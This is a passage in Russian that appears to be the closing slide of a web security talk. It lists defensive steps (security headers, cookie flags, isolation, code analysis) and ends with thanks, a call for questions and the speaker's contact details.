- Уменьшить риски (заголовки, флаги кук, изоляция)
- По возможности проанализировать код
- ...
- PROFIT!!!

Спасибо!

Вопросы?

Леонов Андрей

E-mail: a.leonov@semrush.com

Twitter: 4lemon